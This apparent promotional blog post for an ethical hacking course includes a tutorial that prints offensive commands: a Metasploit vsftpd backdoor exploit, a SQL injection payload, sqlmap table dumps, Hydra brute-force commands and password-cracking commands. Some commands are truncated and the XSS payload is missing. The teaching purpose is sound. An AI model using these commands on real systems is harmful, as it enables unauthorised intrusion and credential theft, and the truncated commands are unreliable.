Listen to this Post

Introduction:
The cybersecurity landscape in 2026 is defined by an escalating arms race between defenders and adversaries, with the average data breach cost now reaching $4.5 million. As organizations scramble to fortify their digital perimeters, the demand for skilled ethical hackers and security analysts has never been higher. G-TEC Education’s upcoming Ethical Hacking & Cybersecurity course, starting 29th August 2026 in Madurai, addresses this critical skills gap by offering hands-on training in Ethical Hacking Fundamentals, Network Security, Penetration Testing, Web Application Security, Malware Analysis, and Password Attacks. This article provides a comprehensive technical deep-dive into the core competencies covered in such a program, equipping aspiring professionals with the practical knowledge needed to secure tomorrow’s digital infrastructure.
Learning Objectives & Secrets:
- Objective 1: Master Network Reconnaissance & Vulnerability Scanning – Learn to systematically map target networks, identify open ports, and enumerate services using industry-standard tools like Nmap. Secret Tip: Always combine `-sV` (service version detection) with `-sC` (default scripts) during initial scans to uncover not just open ports, but the exact service versions that may harbor known vulnerabilities.
- Objective 2: Execute Controlled Exploitation & Post-Exploitation – Understand how to leverage frameworks like Metasploit to safely exploit vulnerabilities in isolated lab environments. Secret Tip: Focus on understanding the why behind each exploit; capturing traffic with Wireshark during exploitation provides forensic evidence and deepens your understanding of attack vectors.
- Objective 3: Conduct Web Application Security Assessments – Identify and exploit OWASP Top 10 vulnerabilities including SQL Injection, XSS, and Broken Access Control using both manual techniques and automated tools like Burp Suite and SQLMap. Secret Tip: Never rely solely on automated scanners; manual testing, such as modifying `id` parameters in URLs to test for IDOR, often uncovers critical flaws that automation misses.
You Should Know:
- Building Your Penetration Testing Lab (Linux & Windows)
A safe, isolated environment is the cornerstone of ethical hacking practice. Before engaging with any live system, you must set up a virtual lab.
– Step 1: Install a hypervisor like Oracle VirtualBox or VMware.
– Step 2: Deploy an attacking machine, typically Kali Linux 2026.1, which comes pre-loaded with hundreds of security tools.
– Step 3: Deploy a target machine, such as Metasploitable 2, an intentionally vulnerable Linux distribution.
– Step 4: Configure a host-only network (e.g., 192.168.56.0/24) to isolate your lab from the internet and your host OS, ensuring safe, legal practice.
– Linux Command (Reconnaissance): `nmap -sV -sC -p-
– Windows Command (Network Discovery): `netstat -an` – Displays active connections and listening ports on a Windows machine, useful for basic host reconnaissance.
2. Mastering Network Penetration Testing & Exploitation
This phase moves from scanning to actively compromising vulnerable services. The Penetration Testing Execution Standard (PTES) provides a structured methodology for this process.
– Step 1: Conduct reconnaissance using both passive (OSINT, Shodan) and active (Nmap scans) techniques.
– Step 2: Identify exploitable services. For example, vsftpd 2.3.4 on port 21 is vulnerable to a backdoor command execution (CVE-2011-2523).
– Step 3: Launch the exploit using Metasploit:
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST <target-ip>
exploit
This triggers a backdoor by sending a username ending in :), opening a root shell on port 6200.
– Step 4: Perform post-exploitation enumeration to gather sensitive data and understand the compromised system’s role within the network.
– Linux Command (Privilege Escalation Check): `find / -perm -4000 -type f 2>/dev/null` – Finds files with the SUID bit set, a common vector for privilege escalation on Linux systems.
3. Web Application Security Testing (OWASP Top 10)
Web applications are a primary attack surface. Testing against the OWASP Top 10 is essential for any security professional.
– Step 1: Configure Burp Suite as an intercepting proxy (listening on 127.0.0.1:8080) and set up FoxyProxy in your browser to route traffic through it.
– Step 2: Test for SQL Injection. Manually input `’ OR ‘1’=’1′ –` into login fields. Automate the process with SQLMap:
sqlmap -r request.txt --dbs  List all databases
sqlmap -r request.txt -D dbname -T users --dump  Dump the 'users' table
- Step 3: Test for Cross-Site Scripting (XSS) by injecting `` into input fields to see if it executes.
- Step 4: Check for Insecure Direct Object References (IDOR) by manipulating parameters. For instance, changing `user_id=1` to `user_id=2` in a URL might expose another user’s data.
4. Password Attacks: Cracking and Defense
Password security remains a critical weak point. Ethical hackers must understand both how passwords are attacked and how to defend against these attacks.
– Step 1 (Offline Cracking): Obtain a password hash (e.g., from a compromised database or /etc/shadow). Use John the Ripper to crack it:
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
john --show hash.txt  Show cracked passwords
- Step 2 (Online Brute-Force): Use Hydra to perform a dictionary attack against network services.
hydra -L users.txt -P passwords.txt ssh://192.168.1.1  SSH brute-force
hydra -l admin -P wordlist.txt http-post-form "/login:user=^USER^&pass=^PASS^:Invalid"  HTTP form brute-force
-
Step 3 (GPU-Accelerated Cracking): For complex hashes, use Hashcat to leverage GPU power:
hashcat -m 0 -a 0 hash.txt wordlist.txt  Basic attack
hashcat -m 0 -a 3 hash.txt ?a?a?a?a?a?a  Brute-force with a 6-character mask
-
Defensive Measures: Enforce strong password policies, implement multi-factor authentication (MFA), and use account lockout policies to mitigate these attacks.
5. Malware Analysis Fundamentals
Understanding malware is crucial for incident response and threat hunting. Analysis can be static (examining code without running it) or dynamic (observing behavior in a sandbox).
– Step 1 (Static Analysis): Use tools like `strings` to extract human-readable text from a binary, or `readelf` to examine its structure. For deeper analysis, employ a disassembler like Ghidra or radare2.
– Step 2 (Dynamic Analysis): Execute the malware in a controlled environment like REMnux or FlareVM. Monitor its behavior using system utilities.
– Linux Command (Process Monitoring): `strace -p
– Linux Command (Network Monitoring): `tcpdump -i eth0 -w malware-traffic.pcap` – Captures network traffic generated by the malware for later analysis in Wireshark.
6. System Hardening: Linux and Windows
Proactive defense through system hardening is a non-1egotiable skill for security analysts.
– Linux Hardening (Ubuntu):
– Firewall: Configure UFW with a default-deny policy: `ufw default deny incoming` and ufw default allow outgoing.
– SSH Hardening: Disable root login and password authentication in /etc/ssh/sshd_config:
PermitRootLogin no
PasswordAuthentication no
- Kernel Hardening: Apply sysctl settings in
/etc/sysctl.d/99-hardening.conf:net.ipv4.ip_forward=0 net.ipv4.conf.all.rp_filter=1
Then apply with `sysctl –system`.
- Windows Hardening:
- PowerShell Scripting: Use PowerShell to disable unnecessary services, configure the firewall, and enforce audit policies.
- Example Command: `Set-MpPreference -DisableRealtimeMonitoring $false` – Ensures Windows Defender real-time monitoring is enabled.
What Undercode Say:
- Key Takeaway 1: The most effective cybersecurity professionals are those who combine theoretical knowledge with relentless hands-on practice in safe, isolated lab environments.
- Key Takeaway 2: Mastering the fundamentals of networking, Linux, and Windows is non-1egotiable. These form the bedrock upon which all advanced security skills are built.
- The 2026 cybersecurity landscape demands a “purple team” mindset—understanding both offensive and defensive strategies. With AI-assisted tools becoming more prevalent, ethical hackers must also learn to leverage AI for reconnaissance and vulnerability analysis while understanding its potential misuse by adversaries. The path from beginner to security engineer is structured but requires dedication, typically spanning 12-18 months of focused study. Certifications like CEH provide a structured framework, but the real value lies in the practical, lab-based skills that courses like the one offered by G-TEC Education emphasize. As threats evolve, continuous learning and adaptation are the only constants in this field.
Prediction:
- +1 The global cybersecurity workforce shortage will continue to drive high demand and lucrative salaries for certified ethical hackers and penetration testers throughout 2026 and beyond.
- +1 The integration of AI into cybersecurity tools will accelerate, enabling faster threat detection and more sophisticated automated penetration testing, augmenting rather than replacing human expertise.
- -1 The commoditization of advanced exploit frameworks will lower the barrier to entry for malicious actors, leading to a surge in automated, large-scale cyberattacks targeting common vulnerabilities.
- -1 A significant skills gap will persist, leaving many organizations vulnerable as the demand for qualified professionals continues to outpace supply.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/emjSfDZ2 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


